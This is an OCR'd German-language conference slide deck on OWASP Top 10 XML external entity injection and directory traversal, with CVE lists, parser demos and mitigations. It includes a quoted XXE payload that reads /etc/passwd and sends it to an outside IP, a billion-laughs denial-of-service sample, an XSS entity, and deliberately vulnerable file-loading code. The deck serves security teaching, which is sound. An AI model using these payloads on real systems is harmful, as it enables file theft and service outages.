www.pwc.de

(Un)Sicherheit bei Ihrer Applikation?

Präventiv statt reaktiv

Karlsruher Entwicklertag 2015 – 20. Mai 2015

Alexios Fakos

pwc

Agenda

1. Motivation
2. Einführung
3. OWASP TOP 10 2013-A1-Injection
4. OWASP Top 10 2013-A4-Unsichere direkte Objektreferenzen
5. Fazit

Motivation

1


Motivation
Weshalb der Vortrag für Sie interessant sein könnte

Einführung

2

Einführung
OWASP TOP 10 Projekt mit seinen Vor- und Nachteilen

- In der Regel jene Schwachstellen geläufig
  - (A1) SQL Injection
  - (A3) Cross-Site Scripting
  - (A8) Cross-Site Request Forgery



- Andere Schwachstellen in einer Kategorie eher unbekannt
  - (A1) XML External Entity Injection
  - (A4) Directory Traversal

Orientierung
Aufbau des Vortrags

- Auszug aus der deutschen OWASP TOP 10 – 2013 Übersetzung
- Erläuterung
- Vorstellung der Schwachstelle
- Aktuelle Sicherheitsveröffentlichungen zur Schwachstelle
- Anwendungsbeispiel mit weiteren Risiken
- Sicherheitsvorfall
- Maßnahmen

OWASP TOP 10

2013-A1-Injection

OWASP TOP 10 – 2013
Auszug aus der deutschen Übersetzung

- A1 – Injection

Injection-Schwachstellen, wie beispielsweise *SQL-*, *OS-* oder *LDAP-Injection*, treten auf wenn nicht vertrauenswürdige Daten als Teil eines Kommandos oder einer Abfrage **von einem Interpreter verarbeitet** werden. Ein Angreifer kann Eingabedaten dann so manipulieren, dass er **nicht vorgesehene Kommandos ausführen** oder unautorisiert auf Daten zugreifen kann.

Quelle: https://www.owasp.org/images/4/42/OWASP_Top_10_2013_DE_Version_1_0.pdf

A1 – Injection
Erläuterung

Interpreter

- Abfragesprachen
  - SQL
  - LDAP Query
  - XQuery
- Auszeichnungs-/ Transformationssprachen
  - **XML**
  - XLST
  - Java Unified Expression Language
  - Language Integrated Query

Nicht vorhergesehen

- Kommandos ausführen / Privilegien-Eskalation
  - Umgehen von Zugriffskontrollen (Access Control Lists)
  - Ausbrechen von einer vorgegebenen und restriktiven Umgebung
  - Daten-Zugriff
  - System-Zugriff
  - System-Übernahme

A1 – Injection
Vorstellung

- Angriffsvektor
  - XML Datenverarbeitung (XML External Entity (XXE) Injection)

- Maßnahmen
  - Design
  - Empfehlungen

Aktuelle Sicherheitsveröffentlichungen
Auszug – XML External Entity (XXE) Injection

1. **2015-04-14: CVE-2015-1092**

   NSXMLParser in Foundation in Apple iOS before 8.3 and Apple TV before 7.2

2. **2015-04-02: CVE-2015-0254**

   Apache Standard Taglibs before 1.2.3

3. **2015-04-02: CVE-2015-2813**

   SAP Mobile Platform (SAP Security Note 2125358)

4. **2015-04-02: CVE-2015-2811**

   ReportXmlViewer in SAP NetWeaver Portal 7.31.201109172004
   (SAP Security Note 2111939)

5. **2015-03-24: CVE-2015-0250**

   SVG to (1) PNG and (2) JPG conversion classes in Apache Batik 1.x before 1.8

Quelle: http://www.cvedetails.com/

Anwendungsbeispiel
Eine valide RDF Datei (XML) – „sample2.xml”

- Für das Dokument werden eigene Entitäten definiert
  - „mfg“ und „XXE“

A

```
1  <?xml version="1.0" encoding="utf-8"?>
2  <!DOCTYPE rdf:RDF [
3    <!ENTITY mfg "mit freundlichen Gr&#252;&#223;en!">
4    <!ENTITY XXE SYSTEM "https://entwicklertag.de/karlsruhe/2015/rss.xml">
5  ]>
6  <rdf:RDF xmlns:rdf="http://www.w3.org/1999/02/22-rdf-syntax-ns#">
7    <rdf:Description rdf:about="content.xml#id1265690860">
8      <ns0:comment xmlns:ns0="http://www.w3.org/2000/01/rdf-schema#">
9        Ich verbleibe &mfg;
10       &XXE;
11     </ns0:comment>
12   </rdf:Description>
13 </rdf:RDF>
```

Anwendungsbeispiel

DOMParser prozessiert Datei "sample2.xml”

- Xerces2 Java Parser 2.11.0
  - RDF Datei wird lokal eingelesen und vollständig prozessiert
  - Textinhalt des Knotens „ns0:comment“ wird in der Konsole ausgegeben

```
1  import org.apache.xerces.parsers.DOMParser;
5
6  public class BasicDOM {
7
8     public BasicDOM (String xmlFile) {
9        DOMParser parser = new DOMParser();
10       try {
11          parser.parse(xmlFile);
12          Document document = parser.getDocument();
13          traverse (document);
14       } catch (Exception e) {
15          System.err.println (e);
16       }
17    }
18
19    private void traverse (Node node) {
20       int type = node.getNodeType();
21       if (type == Node.ELEMENT_NODE) {
22          if (node.getNodeName().equals("ns0:comment"))
23             System.out.println (node.getTextContent());
24       }
25       NodeList children = node.getChildNodes();
26       if (children != null) {
27          for (int i=0; i< children.getLength(); i++)
28             traverse (children.item(i));
29       }
30    }
31
32    public static void main (String[] args) {
33       new BasicDOM ("c:/sample/sample2.xml");
34    }
35 }
```

Anwendungsbeispiel in Java

Ausgabe des Textinhaltes vom Knoten „nso:comment“

A

```
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE rdf:RDF [
  <!ENTITY mfg "mit freundlichen Gr&#252;&#223;en!">
  <!ENTITY XXE SYSTEM "https://entwicklertag.de/karlsruhe/2015/rss.xml">
]>
<rdf:RDF xmlns:rdf="http://www.w3.org/1999/02/22-rdf-syntax-ns#">
  <rdf:Description rdf:about="content.xml#id1265690860">
    <ns0:comment xmlns:ns0="http://www.w3.org/2000/01/rdf-schema#">
      Ich verbleibe &mfg;
      &XXE;
    </ns0:comment>
  </rdf:Description>
</rdf:RDF>
```

B

```
import org.apache.xerces.parsers.DOMParser;

public class BasicDOM {

   public BasicDOM (String xmlFile) {
      DOMParser parser = new DOMParser();
      try {
         parser.parse(xmlFile);
         Document document = parser.getDocument();
         traverse (document);
      } catch (Exception e) {
         System.err.println (e);
      }
   }
```

C

Problems | Javadoc | Declaration | Console

```
<terminated> BasicDOM [Java Application] C:\Program Files (x86)\Java\jre1.8.0_45\bin\javaw.exe (7 May 2015 19:16:48)
Ich verbleibe mit freundlichen Grüßen!



Karlsruher Entwicklertag 2015
https://entwicklertag.de/karlsruhe/2015

en

KA-IT-Si
https://entwicklertag.de/karlsruhe/2015/ka-it-si-0
<div class="field field-name-field-sponsor-logo field-type-image field-label-above"><div class
Wed, 15 Apr 2015 19:51:12 +0000
ahuck
209 at https://entwicklertag.de/karlsruhe/2015
```

Weitere Risiken bei der XML Datenverarbeitung

Denial of Service aka „The Billion Laughs attack“

- Entitäten (rekursiv) expandieren
  - Eine überdimensionale Zeichenkette kann erzeugt werden

```
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE rdf:RDF [
  <!ENTITY lol "1o1">
  <!ENTITY lol2 "&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;">
  <!ENTITY lol3 "&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;">
  <!--
  <!ENTITY lol4 "&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;">
  <!ENTITY lol5 "&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;">
  <!ENTITY lol6 "&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;">
  <!ENTITY lol7 "&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;">
  <!ENTITY lol8 "&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;">
  <!ENTITY lol9 "&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;">
  ...
  -->
]>
<rdf:RDF xmlns:rdf="http://www.w3.org/1999/02/22-rdf-syntax-ns#">
  <rdf:Description rdf:about="content.xml#id1265690860">
    <ns0:comment xmlns:ns0="http://www.w3.org/2000/01/rdf-schema#">&lol3;</ns0:comment>
  </rdf:Description>
</rdf:RDF>
```


```
<terminated> BasicDOM [Java Application] C:\Program Files (x86)\Java\jre1.8.0_45\bin\javaw.exe (8 May 2015 11:14:19)
1o11o11o11o11o11o11o11o11o11o11o11o11o11o11o11o11o11o11o11o11o11o11o11o11o11o11o11o11o11o11o11o11o11o11o11o11o1
```

  - Alternative: Entität SYSTEM „/dev/urandom“ wird definiert


Weitere Risiken bei der XML Datenverarbeitung
Cross-Site Scripting auch in XML möglich

- Vielfältige Angriffsvektoren durch Interpreter
  - Angreifer sind in der Regel phantasiereich

```
1  <?xml version="1.0" encoding="UTF-8"?>
2  <!DOCTYPE html [
3    <!ENTITY XSS "&#60;script&#62;alert('XSS and XXE')&#60;/script&#62;">
4  ]>
5  <html xmlns="http://www.w3.org/1999/xhtml">
6    <head>
7      <title>Aloha</title>
8    </head>
9    <body> &XSS; </body>
10 </html>
```



Sicherheitsvorfall
Der maliziöse Lebenslauf



How I Hacked Facebook with a Word Document

The Hack:

I tried to upload my CV and it was accepted and uploaded successfully **BUT** I can only upload PDF and DOCX files but I already know that .docx files are zipped xml files developed by Microsoft according to wikipedia! http://en.wikipedia.org/wiki/Office_Open_XML

I simply opened MS word 2010 then typed some random text and saved it on my desktop as: CV.docx after that i successfully uploaded it to Facebook and Nothing fancy happened as you expected but I must find a vulnerability today or i will lose my challenge 🙂

Injecting XML Payload inside CV.docx to read /etc/passwd:

I quickly opened CV.docx with 7zip program on windows 7 and extracted all the contents of CV.docx file then I found some xml files after that I decided to open this file: [Content_Types].xml and insert this innocent xml code:

XXE payload to read system files:

```
<!DOCTYPE root [
<!ENTITY % file SYSTEM "file:///etc/passwd">
<!ENTITY % dtd SYSTEM "http://197.37.102.90/ext.dtd">
%dtd;
%send;
]]>
```

Quelle: http://attack-secure.com/hacked-facebook-word-document/

A1 – Injection
Maßnahmen

- Design Überlegungen
  - Nur wenn dringend notwendig eine Schnittstelle bereitstellen, um benutzerdefinierbare XML Dokumente zu verarbeiten

- Allgemeine Empfehlungen
  - Parser Einstellungen prüfen und hinterfragen
    1. Existiert ein maximale Dateigröße für das Einlesen?
    2. Wird die Parsing Tiefe limitiert?
    3. Sind eigene DTDs erlaubt?
    4. Werden Externals (auch XIncludes) aufgelöst?
    5. Werden Entities expandiert?
- Eingabevalidierung durch restriktive Schema Datei (XSD)

A4 – Unsichere direkte Objektreferenzen

4

OWASP TOP 10 – 2013
Auszug aus der deutschen Übersetzung

- A4 – Unsichere direkte Objektreferenzen

Unsichere direkte Objektreferenzen treten auf, wenn Entwickler Referenzen zu **internen Implementierungsobjekten**, wie Dateien, Ordner oder Datenbankschlüssel **von außen zugänglich machen**. Ohne Zugriffskontrolle oder anderen Schutz können Angreifer diese **Referenzen manipulieren** um unautorisiert Zugriff auf Daten zu erlangen.

Quelle: https://www.owasp.org/images/4/42/OWASP_Top_10_2013_DE_Version_1_0.pdf

A4 – Unsichere direkte Objektreferenzen
Erläuterung

Interne Implementierungsobjekte

- Ressourcen
  - Ordner
  - Dateien
  - Weitere
- Datenbankschlüssel (exponierter Primärschlüssel)

Referenzen manipulieren

- Privilegien-Eskalation
  - Umgehen von Zugriffskontrollen (Access Control Lists)
  - Ausbrechen von einer vorgegebenen und restriktiven Umgebung
  - Daten-Zugriff
  - System-Zugriff
  - System-Übernahme

A4 – Unsichere direkte Objektreferenzen
Vorstellung

- Angriffsvektor
  - Directory Traversal oder auch Path Traversal genannt

- Maßnahmen
  - Design
  - Empfehlungen

Aktuelle Sicherheitsveröffentlichungen
Auszug – Directory traversal

1. **2015-05-01: CVE-2015-3337**

   Directory traversal vulnerability in Elasticsearch before 1.4.5 and 1.5.x before 1.5.2

2. **2015-04-30: CVE-2015-1398**

   Magento Community Edition (CE) 1.9.1.0 and Enterprise Edition (EE) 1.14.1.0

3. **2015-04-17: CVE-2015-2775**

   GNU Mailman before 2.1.20

4. **2015-04-14: CVE-2015-1087**


   Directory traversal vulnerability in Backup in Apple iOS before 8.3 *TaiG Jailbreak Team*

5. **2015-01-25: CVE-2015-1195**

   The V2 API in OpenStack Image Registry and Delivery Service (Glance)

Quelle: http://www.cvedetails.com/vulnerability-list/opdirt-1/directory-traversal.html

Anwendungsbeispiel
http://demo.testfire.net/



Anwendungsbeispiel – Szenario 1

Anwendungsbeispiel
Quellcode Auszug “default.aspx.cs”

1. Absoluter Pfad, wo sich die Datei “default.aspx.cs” befindet

```
protected void Page_Load(object sender, System.EventArgs e)
{
    Response.Cache.SetCacheability(HttpCacheability.NoCache);

    string fileToLoad = Server.MapPath("") + "./static/";

    if (Request.QueryString["content"] == null)
    {
        fileToLoad += "default.htm";
    }
    else
    {
        fileToLoad += Request.QueryString["content"];
    }
    string fileContent = LoadFile(fileToLoad);
```

1

Anwendungsbeispiel
Quellcode Auszug “default.aspx.cs”

1. Absoluter Pfad, wo sich die Datei “default.aspx.cs” befindet
2. GET-Parameter “content” wird konkateniert

```
protected void Page_Load(object sender, System.EventArgs e)
{
    Response.Cache.SetCacheability(HttpCacheability.NoCache);

    string fileToLoad = Server.MapPath("") + "./static/";

    if (Request.QueryString["content"] == null)
    {
        fileToLoad += "default.htm";
    }
    else
    {
        fileToLoad += Request.QueryString["content"];
    }
    string fileContent = LoadFile(fileToLoad);
```

1

2

Anwendungsbeispiel
Quellcode Auszug “default.aspx.cs”

1. Absoluter Pfad, wo sich die Datei “default.aspx.cs” befindet
2. GET-Parameter “content” wird konkateniert
3. Absoluter Dateiname wird an „LoadFile“ Methode übergeben

```
protected void Page_Load(object sender, System.EventArgs e)
{
    Response.Cache.SetCacheability(HttpCacheability.NoCache);

    string fileToLoad = Server.MapPath("") + "./static/";

    if (Request.QueryString["content"] == null)
    {
        fileToLoad += "default.htm";
    }
    else
    {
        fileToLoad += Request.QueryString["content"];
    }
    string fileContent = LoadFile(fileToLoad);
```

1
2
3

Anwendungsbeispiel

Quellcode Auszug “default.aspx.cs”

1. Eingabevalidierung mit Hinweismeldung

```
private string LoadFile(string myFile)
{
    string returnString = "";
    string tmpStr;

    string fileType = myFile.Substring((myFile.Length) - 4, 4);

    if (fileType == ".txt" || fileType == ".htm")
    {
        TextReader infile = null;
        string openFile = "";
        int i = 0;

        while (myFile[i] != 0)
        {
            openFile += myFile[i];
            i++;
            if (i == myFile.Length) break;
        }

        infile = File.OpenText(openFile);

        while ((tmpStr = infile.ReadLine()) != null)
        {
            returnString += tmpStr + "\n";
        }
        infile.Close();
    }
    else
    {
        returnString = "Error!  File must be of type TXT or HTM";
    }

    return returnString;
```

1

1

Anwendungsbeispiel

Quellcode Auszug “default.aspx.cs”

1. Eingabevalidierung positiv
2. Übergebener absoluter Dateiname wird zeichenweise an lokale Variable „openFile“ kopiert

```
private string LoadFile(string myFile)
{
    string returnString = "";
    string tmpStr;

    string fileType = myFile.Substring((myFile.Length) - 4, 4);

    if (fileType == ".txt" || fileType == ".htm")
    {
        TextReader infile = null;
        string openFile = "";
        int i = 0;

        while (myFile[i] != 0)
        {
            openFile += myFile[i];
            i++;
            if (i == myFile.Length) break;
        }

        infile = File.OpenText(openFile);

        while ((tmpStr = infile.ReadLine()) != null)
        {
            returnString += tmpStr + "\n";
        }
        infile.Close();
    }
    else
    {
        returnString = "Error!  File must be of type TXT or HTM";
    }

    return returnString;
```

1

2

Anwendungsbeispiel

Quellcode Auszug “default.aspx.cs”


1. Eingabevalidierung positiv
2. Übergebener absoluter Dateiname wird zeichenweise an lokale Variable „openFile“ kopiert
3. Textdatei wird vollständig eingelesen und später ausgegeben

```
private string LoadFile(string myFile)
{
    string returnString = "";
    string tmpStr;

    string fileType = myFile.Substring((myFile.Length) - 4, 4);

    if (fileType == ".txt" || fileType == ".htm")
    {
        TextReader infile = null;
        string openFile = "";
        int i = 0;

        while (myFile[i] != 0)
        {
            openFile += myFile[i];
            i++;
            if (i == myFile.Length) break;
        }

        infile = File.OpenText(openFile);

        while ((tmpStr = infile.ReadLine()) != null)
        {
            returnString += tmpStr + "\n";
        }
        infile.Close();
    }
    else
    {
        returnString = "Error!  File must be of type TXT or HTM";
    }

    return returnString;
```

1
2
3

Anwendungsbeispiel – Szenario 1

Anwendungsbeispiel – Szenario 2



Anwendungsbeispiel – Szenario 3

